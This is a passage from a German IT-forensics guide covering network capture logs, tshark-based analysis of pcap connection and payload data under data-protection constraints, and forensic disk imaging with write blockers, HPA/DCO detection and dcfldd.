HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
MAC-table of br0 at So 19. Apr 12:34:35 CEST 2009
port no mac addr is local? ageing timer 1 00:0c:29:3a:86:af yes 0.00 2
00:0c:29:3a:86:b9 yes 0.00 1 00:0c:29:a9:cb:f1 no 2.68 1 00:0c:29:bc:9d:23 no
206.18 1 00:15:f2:41:a3:22 no 13.07 1 00:16:38:b5:de:e1 no 21.87 1
00:21:85:fb:66:3b no 36.81 1 00:30:1b:b8:1e:6c no 6.97 1 00:80:c8:d7:ef:c5 no
5.25 1 40:00:04:11:6f:44 no 7.02 1 40:00:04:11:6f:46 no 6.97 1 40:00:04:11:6f:52
no 7.08 1 40:00:04:11:6f:7d no 7.13 1 40:00:04:11:6f:86 no 7.18
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
d8f1f4e961e3734a35ddc20536ff4b9e85f58b60b61b15cd3df4cc6ec242ba2d
HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
Linux forensic transparent bridge session end mark
time: So 19. Apr 12:34:35 CEST 2009
Investigator: Mustermann
================================================================================
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
d9a258e7767602dc9ba28afd89a6bf0bf406225d45d2490d9950b7014648c617
HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Das Protokoll ist in der Datei „.lftb_evidence“ auf dem Beweismitteldatenträger zu finden. Die eigentlichen Mitschnitte sind im PCAP-Format[196] gespeichert. Dabei werden auf der Paketebene, der Datensicherungsschicht des ISO/OSI Modells (siehe [Zim80]) sämtliche Netzwerkpakete des Netzwerksegments, in welchem sich der „digitale Fahrtenschreiber“ befindet, in eine Datei geschrieben, welche dann nachträglich ausgewertet werden kann.

Zusammenfassende Einordnung des „digitalen Fahrtenschreibers“ in das Modell des forensischen Prozesses

Aus der Zusammenfassung in Abbildung 50 ist ersichtlich, dass der „digitale Fahrtenschreiber“ primär Kommunikationsprotokolldaten, sowie Anwenderdaten im Abschnitt der Datensammlung erfasst.



Abb. 50: Einordnung des „digitalen Fahrtenschreibers“ in die Datenarten und die Abschnitte des forensischen Prozesses

Um dies zu ermöglichen, ist jedoch eine strategische Vorbereitung nötig. Nur durch diese kann die Datensammlung unbemerkt von statten gehen. Das Untersuchungsergebnis besitzt dabei in jedem Fall datenschutzrechtlich relevanten Inhalt. Je nach der Position im Netzwerk fällt ein unterschiedliches Datenvolumen an, dieses muss in der strategischen Vorbereitung abgeschätzt werden, damit genügend Speicherplatz für das Ergebnis der Datensammlung zur Verfügung steht.

Untersuchung von Netzwerkdatenströmen

Im dem Abschnitt der Untersuchung (US), siehe Kapitel , können die durch den Einsatz des „digitalen Fahrtenschreibers“ gewonnenen Netzwerkdaten anhand ihrer Verbindungsdaten und ihrer enthaltenen Nutzdaten ausgewertet werden. Dabei muss der bei der Untersuchung jedoch der gesetzlich vorgeschriebene Datenschutz eingehalten werden. Insbesondere bei der Nutzdatenanalyse gilt zusätzlich noch das Fernmeldegeheimnis (siehe dazu auch [Obe08]). Sämtliche

196 http://www.tcpdump.org/#documentation

Untersuchungen sind deshalb im Vorfeld als Teil der strategischen Vorbreitung mit der aktuell gültigen Rechtslage abzustimmen.

Untersuchung von Verbindungsdaten in einem Netzwerkstrommitschnitt

Der Untersuchung der Verbindungsdaten sollte im Rahmen einer forensischen Untersuchung auf Basis eines Netzwerkmitschnitts, wie im Kapitel beschrieben, der Vorzug gegeben werden. Dies liegt darin begründet, dass bei dieser Untersuchung mit den IP-Adressen nur in eingeschränktem Umfang personenbezogene Daten entstehen. Der eigentliche Inhalt der Kommunikation bleibt verborgen. Auf jeden Fall sind geltende Gesetze und Bestimmungen im Rahmen der Untersuchung einzuhalten[197]. Durch eine Untersuchung der Verbindungsdaten lassen sich Erkenntnisse über Verbindungsauf- und abbauten sowie über bestehende Netzwerkverbindungen gewonnen werden, ohne die eigentliche Nutzlast (den Dateninhalt der Netzwerkpakete) einzusehen. Dazu werden die Headerdaten von IP-Paketen[198] ausgewertet. Damit sind Auswertungen auf der Netzwerkschicht 2 (Datensicherungsschicht) bis zur Schicht 4 (Transportschicht) des OSI/ISO Schichtenmodells für Netzwerke (siehe dazu auch [Zim80]) möglich.

Ein forensisches Werkzeug aus der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA), welches die beschriebenen Leistungsumfänge besitzt, ist das kommandozeilenbasierte Open-Source Werkzeug tshark[199]. Mit diesem Programm können Dateien im pcap-Format, welche mitgeschnitten Netzwerkpakete enthalten, untersucht werden. Das Werkzeug hat den Vorteil, dass die Untersuchung pro OSI-Schicht (2-4) separat erfolgen kann. Dadurch, dass tshark kommandozeilenbasiert arbeitet, lassen sich leicht Aufzeichnungen über sämtliche getätigten Eingaben zusammen mit den Ausgaben des Werkzeugs anfertigen[200], was wiederum die prozessbegleitende Dokumentation (siehe Kapitel) erheblich erleichtert. Nachfolgend soll anhand von Beispielaufrufen dieses Werkzeugs exemplarisch gezeigt werden, welche potentiell forensisch relevanten Daten durch tshark gewonnen werden können. Dabei wurde hier der Übersichtlichkeit halber die zusammenfassende Darstellung (Option „-q“) gewählt.

OSI-Schicht 2 (Datensicherungsschicht):

197 Das AG München entschied am 09.10.2008, dass IP-Adressen keine personenbezogene Daten darstellen (Aktenzeichen 133C5677/08)
198 Siehe dazu auch das RFC 791 http://www.faqs.org/rfcs/rfc791.html
199 Download unter www.wireshark.org die Dokumentation ist unter http://www.wireshark.org/docs/man-pages/tshark.html verfügbar
200 z. B. durch Einsatz des script Kommandos auf linux-basierten Systemen

```
$ tshark -q -z "conv,eth" -r 1219251941.cap
================================================================================
Ethernet Conversations
Filter:<No Filter>
                                        |      <-       | |      ->       | |    Total      |
                                        | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |

00:04:75:74:0f:23   <-> 00:60:97:dc:6f:fa   2822   647787      2839   491037    5661  1138824
00:04:75:74:0f:23   <-> ff:ff:ff:ff:ff:ff      0        0       757    45420     757    45420
================================================================================
```

Aus diesem Ergebnis ist ersichtlich, dass hier Verbindungen zwischen physischen Netzwerkadapter-Adressen (MAC-Adressen) dargestellt werden. Die zugehörigen, in einer höheren Schicht angesiedelten IP-Pakete sind in diesem Modus nicht sichtbar. Diese Darstellung ist insbesondere sinnvoll, wenn innerhalb eines lokalen Netzwerks Verbindungen verfolgt werden. Diese Information über die physischen Adressen geht bei einem Netzübergang verloren.

OSI-Schicht 3 (Netzwerkschicht): IP

```
$ tshark -q -z "conv,ip" -r 1219251941.cap
================================================================================
IPv4 Conversations
Filter:<No Filter>
                                        |      <-      | |      ->      | |    Total     |
                                        | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |

192.168.3.200      <-> 192.168.1.14         2585   630556   2601   300387    5186    930943
192.168.1.14       <-> 67.15.232.146         168   181852    165    11654     333    193506
192.168.1.14       <-> 192.168.1.2            40     5952     40     3536      80      9488
192.168.1.14       <-> 62.149.140.24           6     1716      6      481      12      2197
================================================================================
```

Dieses Untersuchungsergebnis zeigt zusammenfassend Konversationen auf der Netzwerkschicht zwischen jeweils zwei IP-Adressen auf OSI-Schicht 3. Höher gelegene Protokollebenen, wie z. B. das TCP- oder das UDP-Protokoll sind aus dieser Darstellungsform nicht ersichtlich.

OSI-Schicht 4 (Transportschicht): TCP

```
$ tshark -q -z "conv,tcp" -r 1219251941.cap
================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      | |     Total     |
                                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |
192.168.3.200:8822   <-> 192.168.1.14:xserveraid    164    27540    163    10997    327    38537
192.168.3.200:58148  <-> 192.168.1.14:http          142   127873    135   117329    277   245202
192.168.3.200:8823   <-> 192.168.1.14:beacon-port    71    14930     71     4802    142    19732
192.168.3.200:50251  <-> 192.168.1.14:11457          51     6378     71     4978    122    11356
192.168.3.200:58150  <-> 192.168.1.14:http           62    68893     56    16945    118    85838
192.168.3.200:58149  <-> 192.168.1.14:http           46    58026     45     3924     91    61950
192.168.3.200:58139  <-> 192.168.1.14:http           42    50553     38     3530     80    54083
192.168.3.200:58153  <-> 192.168.1.14:http           37    36426     37    14236     74    50662
```

Hier sind sowohl die IP-Adressen als auch die eingesetzten Ports erkennbar. Bekannte und häufig eingesetzte Portnummern, wie z. B. http mit Port 80, werden dabei durch Klartext ersetzt. Da jedoch keine Inhaltsüberprüfung der Netzwerkpakete vorgenommen wird, kann aus dieser Angabe nicht geschlossen werden, dass auch die typischen Inhalte für diesen Port übertragen wurden.

OSI-Schicht 4 (Transportschicht): UDP

```
$ tshark -q -z "conv,udp" -r 1219251941.cap
================================================================================
UDP Conversations
Filter:<No Filter>
                                              |       <-      | |       ->      | |     Total     |
                                              | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |
192.168.1.14:blackjack <-> 192.168.1.2:domain     38     5268     38     2852     76     8120
192.168.1.14:bootpc  <-> 192.168.1.2:bootps        2      684      2      684      4     1368
192.168.3.200:52814  <-> 192.168.1.14:37497        0        0      2      712      2      712
================================================================================
```

Die hier vorgestellten Ausschnitte stellen eine exemplarische Auswahl dar. Das Programm kann auch andere Protokolle, wie z. B. das ICMP-Protokoll, aber auch im Netzwerk freigegebene Ressourcen (bspw. Laufwerke und Drucker) bzgl. der Verbindungsdaten dekodieren.

Durch Weglassen der „-q" Option wird von der konversationsbasierten Darstellung, in welcher bestehende Verbindungen mit der Frame- und der Bytemenge zusammenfassend aufgelistet werden, auf eine detailliertere Darstellung umgeschaltet, welche aber auch erheblich grössere Datenmengen erzeugt. Nachfolgend wird nun dargestellt, wie die Untersuchung der mitgeschnittenen Netzwerkdaten auch auf die Paketnutzdateninhalte ausgedehnt werden kann.

Ein an der Universität Magdeburg durch die Arbeitsgruppe „Multimedia and Security" entwickelte Softwarelösung (siehe dazu auch [LD08]) verfolgt zusätzlich zur Erfassung von Verbindungsdaten eine geeignete Visualisierung durch so genannte „Spinnen". Dies sind Verbindungsgraphen, die dazu in der Lage sind, Gruppeninteraktionen und Verschleierungstechniken (Tunnel) darzustellen. Die nachfolgende Abbildung 51 zeigt exemplarisch ein Ergebnis einer derartigen Untersuchung.




Abb. 51: Visualisierung von Verbindungsdaten durch eine „Spinne“

Auch diese Softwarelösung verwendet Netzwerkpaketaufzeichnungen im pcap-Dateiformat, wie sie u. a. durch den „digitalen Fahrtenschreiber“ erzeugt werden.

Untersuchung von Nutzdaten in einem Netzwerkstrommitschnitt

Achtung, Datenschutz beachten!

Ist eine Untersuchung der Nutzdateninhalte in einem Netzwerkdatenstrom unumgänglich, können auch diese durch forensische Werkzeuge aus der grundlegenden Methode der Datenbearbeitung und Auswertung (DBA) gewonnen werden. Dies kann z. B. notwendig werden, wenn über das Netzwerk übertragener Schadcode identifiziert werden soll. Dazu sollten jedoch vorzugsweise automatisierte Verfahren der Auswertung eingesetzt werden, da übertragene Netzwerkdaten sowohl dem Datenschutz als auch u. U. dem Fernmeldegeheimnis unterliegen, also gar nicht oder nur unter strengen Auflagen eingesehen werden dürfen. Die gültigen Rechtsvorschriften sind unbedingt einzuhalten.

Bei bekannten Übertragungsprotokollen ist eine Auswertung mit verschiedenen Werkzeugen möglich. Im Anhang A4 ist die Auswertung mit PyFlag detailliert

erklärt. Prinzipiell kann das Vorgehen in zwei grundlegende Bereiche unterteilt werden, in die Untersuchung von bekannten und unbekannten Protokollen. Ein generelles Problem ist der Einsatz von Verschlüsslungen, eine Auswertung derartiger Datenübertragungen ist nur in Ausnahmefällen möglich. Daher wird hier nur die unverschlüsselte Kommunikation betrachtet. Bei der Auswertung von bekannten Protokollen können verschiedene Werkzeuge eingesetzt werden.

Diese können entweder auf Sitzungs- oder Paketebene arbeiten. Bei letzeren spielt die Kenntnis des verwendeten Protokolls eine untergeordnete Rolle, da ohnehin jedes Paket einzeln für sich untersucht werden muss. Ein Beispiel hierfür ist das Werkzeug Wireshark[201]. Dieses wertet die bekannten Header aus, die übrige Nutzlast wird in einer von Hexadezimaleditoren bekannten Weise dargestellt. Anhand der Headerdaten kann der Untersuchende die Pakete klassifizieren und daraus gegebenenfalls die verdächtigen Datenübertragungen extrahieren. Dazu können primär die IP-Adressen des IP-Protokolls, sowie die Portnummern der Protokolle TCP und UDP genutzt werden.

Werkzeuge, die auf Sitzungsebene arbeiten, automatisieren diesen Schritt. Beispiele für derartige Werkzeuge sind PyFlag oder xplico[202]. Beide setzen die Paketströme zu Sitzungen zusammen. Damit kann der Untersuchende die übertragenen Daten relativ einfach einsehen und auswerten.

Falls das für die Übertragung eingesetzte Protokoll jedoch unbekannt ist, kann der Inhalt nicht automatisch erkannt werden.

Für derartige Fälle bietet sich der Einsatz des forensischen Werkzeugs tcpxtract[203] aus der grundlegenden Methode der Datenbearbeitung und Auswertung an. Dieses Programm wendet die im Kapitel vorgestellte Technik des Filecarvings auf die Inhalte einer pcap-Datei an. Dazu wird dieses Werkzeug, ähnlich dem in Kapitel vorgestellten Programm scalpel, mit einer Konfigurationsdatei auf Header und evtl. Footer eines oder mehrerer ausgewählter Dateitypen abgestimmt. Analog zur Anwendung der Technik des Filecarvings auf Massenspeicher ergeben sich auch beim Einsatz von tcpxtract die Nachteile von zusätzlichen, falsch identifizierten Dateien und der Verlust von Metainformationen wie dem Dateinamen und Dateiattributen.

Neben dem Ansatz, aufgezeichnete Netzwerkströme auszuwerten, besteht auch die Möglichkeit, Daten von Massenspeichern der betroffenen Systeme, insbesondere im Cache des Webbrowsers, zu untersuchen. Dies wird z. B. in der in Kapitel vorgestellten, kommerziellen forensischen Werkzeugsammlung EnCase verwendet, um Webmail-Sitzungen zu rekonstruieren.

201www.wireshark.org

202http://www.xplico.org

203 http://tcpxtract.sourceforge.net

Einsatz der IT-Forensik anhand ausgewählter Szenarien

In diesem Kapitel wird die Praxistauglichkeit der vorgestellten Systematik belegt. Dazu werden, basierend auf dem Modell des forensischen Prozesses und den in Kapitel eingeführten Datenarten, praxisrelevante Fallbeispiele detailliert ausgearbeitet und das Vorgehen bei der Ermittlung dargestellt. Für ausgewählte forensische Arbeitsschritte (z. B. das Erstellen von Datenträgerabbildern) werden ausführliche Durchführungsanweisungen in Form von Checklisten bereitgestellt.

Ausgewählte Basisszenarien

In diesem Kapitel werden Tätigkeitsabläufe in Form von Szenarien dargestellt, welche im Kapitel in einen komplexeren Zusammenhang gesetzt werden. Dabei wird unterschieden in:

- datenorientierten Basisszenarien, d. h. hier wird der Fokus auf die Gewinnung und Untersuchung der in einem System enthaltenen Daten gelegt (z. B. Gewinnung eines forensisch anerkannten Datenträger-abbildes, Untersuchung eines Dateiinhalts mittels der Technik des Filecarvings) und
- vorfallsorientierten Basisszenarien, d. h. hier liegt der Fokus auf der Dokumentation der Vorgänge anhand eines Vorfallsverlaufs (z. B. Aufklärung eines Rootkitvorfalls, Nachweis der Modifikation der System-zeit). Dies schließt auch Vorfälle (u. a. Supportfälle) ein, welche nicht durch mutwillige Handlungen entstanden sind (Fehlbedienung, Hard- und Softwarefehler).

Datenorientierte Basisszenarien

Im Rahmen dieses Kapitels werden elementare Tätigkeiten beschrieben, welche bei der Sicherung von nichtflüchtigen Daten eines Computersystems zum Einsatz kommen. Diese werden in das im Rahmen des Leitfadens entwickelten Modells des Ablaufs des forensischen Prozesses unter Verwendung der dort vorgestellten Datenarten einsortiert. Zunächst wird die Gewinnung eines Datenträgerabbildes vorgestellt. Besonderer Wert wird dabei auf eine allgemein akzeptierte Vorgehensweise gelegt, da das erzeugte Datenträgerabbild das Fundament aller Untersuchungen auf diesem Datenträgerinhalt darstellt und eine ungeeignete Vor-gehensweise alle anderen, nachfolgend gewonnenen Erkenntnisse in Frage stellen könnte. Darauf folgend wird die Dateiwiederherstellung anhand eines praktischen Beispiels und unter Verwendung der in Kapitel vorgestellten Vorgehensweise beschrieben. Im Anschluss wird die Technik des Filecarvings zur Gewinnung von Dateiinhalten aus Datenträgerabbildern und dessen Möglichkeiten und Grenzen vorgestellt.

Forensische Gewinnung von Datenträgerabbildern (forensische Duplikation)

Die Erzeugung eines forensischen Datenträgerabbildes bildet als Maßnahme der Datensammlung die Grundlage für die nachfolgenden Abschnitte des forensischen Prozesses, insbesondere der Untersuchung und Analyse. Hierbei werden die nichtflüchtigen Daten auf Datenträgern eines Computersystems erfasst.

Achtung!

Zur allgemein akzeptierten Gewinnung eines Datenträgerabbildes muss der entsprechende Datenträger entweder an eine forensische Workstation angeschlossen werden oder aber an einem System betrieben werden, welches nachweislich während der Erstellung des Abbildes keine Modifikationen am Datenträger vornimmt. Handelt es sich beim betrachteten Datenträger um eine Festplatte eines eingeschalteten Computers, bedingt dies zumindest im Vorfeld einen Neustart, bei welchem vorher nicht gesicherte flüchtige Daten verloren gehen. Deshalb sollten die in Kapitel diskutierten Fragestellungen erwogen werden.

Imaging

Die Technik der Gewinnung von Datenträgerabbildern wird auch als *Imaging* bezeichnet und findet auch Einsatz außerhalb der IT-Forensik, z. B. zur Datensicherung bzw. Erzeugung von identisch aufgebauten Systemen u. a. für den Einsatz in Rechenzentren. Insgesamt lassen sich hierdurch Datenträgerabbilder von Massenspeichern wie beispielsweise Festplatten, Disketten, CD-ROM, DVD-ROM, magneto-optischen Datenträgern aber auch USB-Sticks und Flash-Speicherkarten gewinnen. Für Medien von Bandlaufwerken (engl. Streamer) ist eine Duplikation nur eingeschränkt durchführbar, siehe dazu [Nik05][204].

Für den Einsatz in der IT-Forensik gelten besondere Anforderungen an die Erzeugung der Datenträgerabbilder, diese wird dann auch als forensische Duplikation bezeichnet. Im einzelnen (siehe dazu auch [Bun06]) muss sichergestellt werden, dass:

- keine Änderungen am Originaldatenträger während und durch die Duplikation vorgenommen werden;
- der gesamte, erfassbare Inhalt des Datenträgers gesichert wird;
- das Original und die erzeugte Kopie denselben Dateninhalt enthalten.

Die Sicherstellung der letzten Anforderung erfolgt durch den Einsatz kryptographischer Verfahren, welche die Einhaltung des Sicherheitsaspekts der Integrität gewährleisten. Dieses erfolgt üblicherweise durch den Einsatz kryptographischer Hash-Verfahren (u. a. SHA-256).

Achtung!

Nur durch eine forensische Duplikation werden die u. a. in Kapitel erwähnten Slack-Speicherbereiche gesichert und die Wiederherstellung gelöschter Daten wird möglich.

Besonderheiten bei der forensischen Duplikation von Festplatten

Auf einigen Festplatten, von denen ein forensisches Datenträgerabbild erstellt werden soll, kann die tatsächliche Größe von der durch ein forensisches Werkzeug erstellten Abbildes abweichen. Ein Hauptgrund hierfür kann sein, dass auf der

204 http://www.digitalforensics.ch/nikkel05.pdf

Festplatte reservierte Bereiche eingesetzt wurden. Diese reservierten Bereiche sind u. a. in [Gup06] beschrieben und sollen nachfolgend kurz vorgestellt werden.

HPA

Eine Umsetzung für derartige reservierte Bereiche wird auch als Host Protected Area (HPA) bezeichnet. Dies wird legitim von Herstellern eingesetzt, um dort so genannte Recovery Partitionen unterzubringen, welche zur Wiederherstellung des Systems benutzt werden können. Es könnten aber dort auch absichtlich Daten abgelegt worden sein, um deren Präsenz dem Ermittler zu verbergen. Auf diesen Datenbereich der Festplatte kann Normalbetrieb nicht zugegriffen werden. Durch besondere Kommandos auf der Hardwareebene der Schnittstelle zum Gerät kann der Zugriff auf diesen Bereich ermöglicht werden.

DCO

Ein weiterer Bereich einer Festplatte, auf welchen durch das BIOS bzw. das Betriebssystem und Anwendungssoftware nicht zugegriffen werden kann, ist das so genannte Device Configuration Overlay (DCO). Der legitime Einsatz dieses Mechanismus ist es, von der Sektorenanzahl gleich große Festplatten zu erzeugen (durch Ausschluss von überschüssigen Sektoren), wie sie z. B. in einem RAID Verbund benötigt werden. Es könnten jedoch auch dort absichtlich Daten verborgen werden, welche sich durch eine forensische Duplikation ohne Beachtung des DCO Bereichs nicht erfassen lassen.

Ein Werkzeug, welches sowohl HPA- als auch DCO-reservierte Bereiche erkennt, ist *The ATA Forensics Tool* (TAFT)[205].

Prinzipiell sollten die Größenangaben der erzeugten Imagedatei mit den Angaben der Laufwerksgröße von TAFT verglichen werden. Sollte ein Unterschied bestehen und demzufolge ein Verdacht auf der Präsenz dieser versteckten Bereiche bestehen, sollte zunächst ein forensisches Abbild des Datenträgers in der vorliegenden Form angefertigt werden. Im Anschluss sollte die eigentliche Größe des Laufwerkes beispielsweise unter Verwendung von TAFT eingestellt werden, um danach den vollständigen Speicherbereich des Laufwerks in ein zweites Abbild zu erfassen.

Grundsätzliche Entscheidungen zur Durchführung der forensischen Duplikation

Die Erzeugung des forensischen Abbildes kann sowohl in dem betroffenen Computer selbst, als auch an einer forensischen Workstation erfolgen. Dies bedingt den physischen Ausbau des Massenspeichers.

Writeblocker verwenden!

Unabhängig von dieser Entscheidung wird grundsätzlich der Einsatz einer speziellen Hardware, eines so genannten Writeblockers empfohlen. Diese Hardware wird zwischen dem zu untersuchenden Laufwerk und dem Computer geschaltet, welcher die Erfassung des Laufwerksabbildes vornimmt. Sämtliche Befehle, welche eine Veränderung der auf dem Datenträger vorhandenen Daten bewirken können, werden durch den Writeblocker gefiltert.

Nachdem nun das Laufwerk entweder an die forensische Workstation (unter Verwendung des Writeblockers) angeschlossen wurde oder eine forensische

205 http://www.vidstrom.net/stools/taft/

Softwareumgebung[206] auf dem zu untersuchenden Computer gestartet wurde (ebenfalls unter Verwendung eines Writeblockers), kann nun die Erstellung des forensischen Abbildes erfolgen.

Imagegewinnung

Hierzu kann beispielsweise das forensische Werkzeug *dcfldd*[207] eingesetzt werden, welches auch in der forensischen Umgebung Helix[208] auf Basis einer bootfähigen Linux Live-CD enthalten ist. Ein anderes Werkzeug, welches einen vergleichbaren Funktionsumfang bietet, ist beispielsweise das Werkzeug *LinEn*[209], welches Datenträgerabbilder zur Verwendung im forensischen Programmpaket EnCase[210] erzeugen kann. Vom Hersteller der forensischen Werkzeugsammlung X-Ways Forensics wird das DOS-basierte Werkzeug *X-Ways Replica*[211] angeboten, welches auch verdeckte Datenbereiche in Form eines HPA erfassen kann.

Das Werkzeug *dcfldd* ermöglicht die Erstellung eines forensischen Duplikates eines Datenträgers bei gleichzeitiger Erzeugung einer kryptographischen Hashsumme. Damit lässt sich nachweisen, dass die Integrität der erzeugten Imagedatei nicht verändert wurde, wenn eine Hashsumme über den angeschlossenen Datenträger identisch mit der Hashsumme des Abbildes ist. Zum Erzeugen des Abbildes wird der Datenträger an den untersuchenden Computer (vorzugsweise unter Einsatz eines Hardware-Writeblockers) angeschlossen. Des Weiteren wird ein Datenträger zur Aufnahme des Abbildes benötigt. Dieser sollte eine höhere Kapazität als der Datenträger besitzen, von welchem ein forensisches Abbild zu erstellen ist.

Als erstes sollte anhand einer bootfähigen Diskette unter Einsatz beispielsweise des TAFT-Werkzeuges festgestellt werden, ob eventuell versteckte Bereiche auf dem zu untersuchenden Datenträger vorhanden sind.

Danach sollte das System von der Helix-CD gestartet werden. Dabei sollten, beispielsweise anhand der Startmeldungen, die Bezeichnungen für das Quellmedium und das Zielmedium ermittelt wurden (üblicherweise beim Einsatz der Helix-Umgebung hdX für parallele IDE/ATA Geräte, sdX für SCSI/USB/S-ATA Geräte, wobei das X durch einen Buchstaben zu ersetzen ist, welcher die Reihenfolge im jeweiligen Bus repräsentiert).

Danach wird das forensische Werkzeug *dcfldd* aus der Kommandozeile mit den Angaben für das Quellmedium, für den Speicherort der zu erzeugenden Imagedatei, für die Art der Hashsummenerzeugung und Ort für die zu erzeugende Hashsummendatei gestartet. Die Dauer der Imagegewinnung variiert stark und ist vom eigentlichen Datenvolumen und vom Datendurchsatz durch die Schnittstelle abhängig. Im Anhang werden detaillierte Checklisten gegeben, welche die Abarbeitung dieses Ablaufs beispielhaft aufzeigen.

---

206 beispielhaft sei hier Helix erwähnt http://www.e-fense.com/helix/
207 http://dcfldd.sourceforge.net/
208 http://www.e-fense.com/helix/
209 dieses Werkzeug ist ebenfalls auf der Helix CD enthalten
210 http://www.guidancesoftware.com/law_enforcement/index.aspx
211 http://www.x-ways.net/replica.html

Einordnung in das Modell des forensischen Prozesses

Die Einordnung des Basisszenarios der Gewinnung eines forensischen Datenträgerabbildes unter Verwendung des forensischen Werkzeugs dcfldd wird in der nachfolgenden Abbildung 52 verdeutlicht.




Abb. 52: Einordnung der Gewinnung eines Datenträgerabbildes unter Einsatz von dcfldd

